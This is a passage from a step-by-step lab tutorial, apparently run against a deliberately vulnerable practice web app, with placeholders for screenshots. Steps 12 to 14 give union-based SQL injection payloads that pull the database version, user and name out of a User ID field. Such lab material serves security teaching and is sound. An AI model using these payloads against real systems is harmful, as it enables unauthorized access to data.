
Step 10: Now goto SQL Injection from left of navigation menu.




Step 11: Enter User ID: 1 and click on Submit.



Step 12: To Display Database Version type : %' or 0=0 union select null,version() # -> then click submit.



Step 13: To Display Database User type %' or 0=0 union select null,user() # -> then click on submit.



Step 14: To Display Database Name type : %' or 0=0 union select null,database() # -> then click on submit

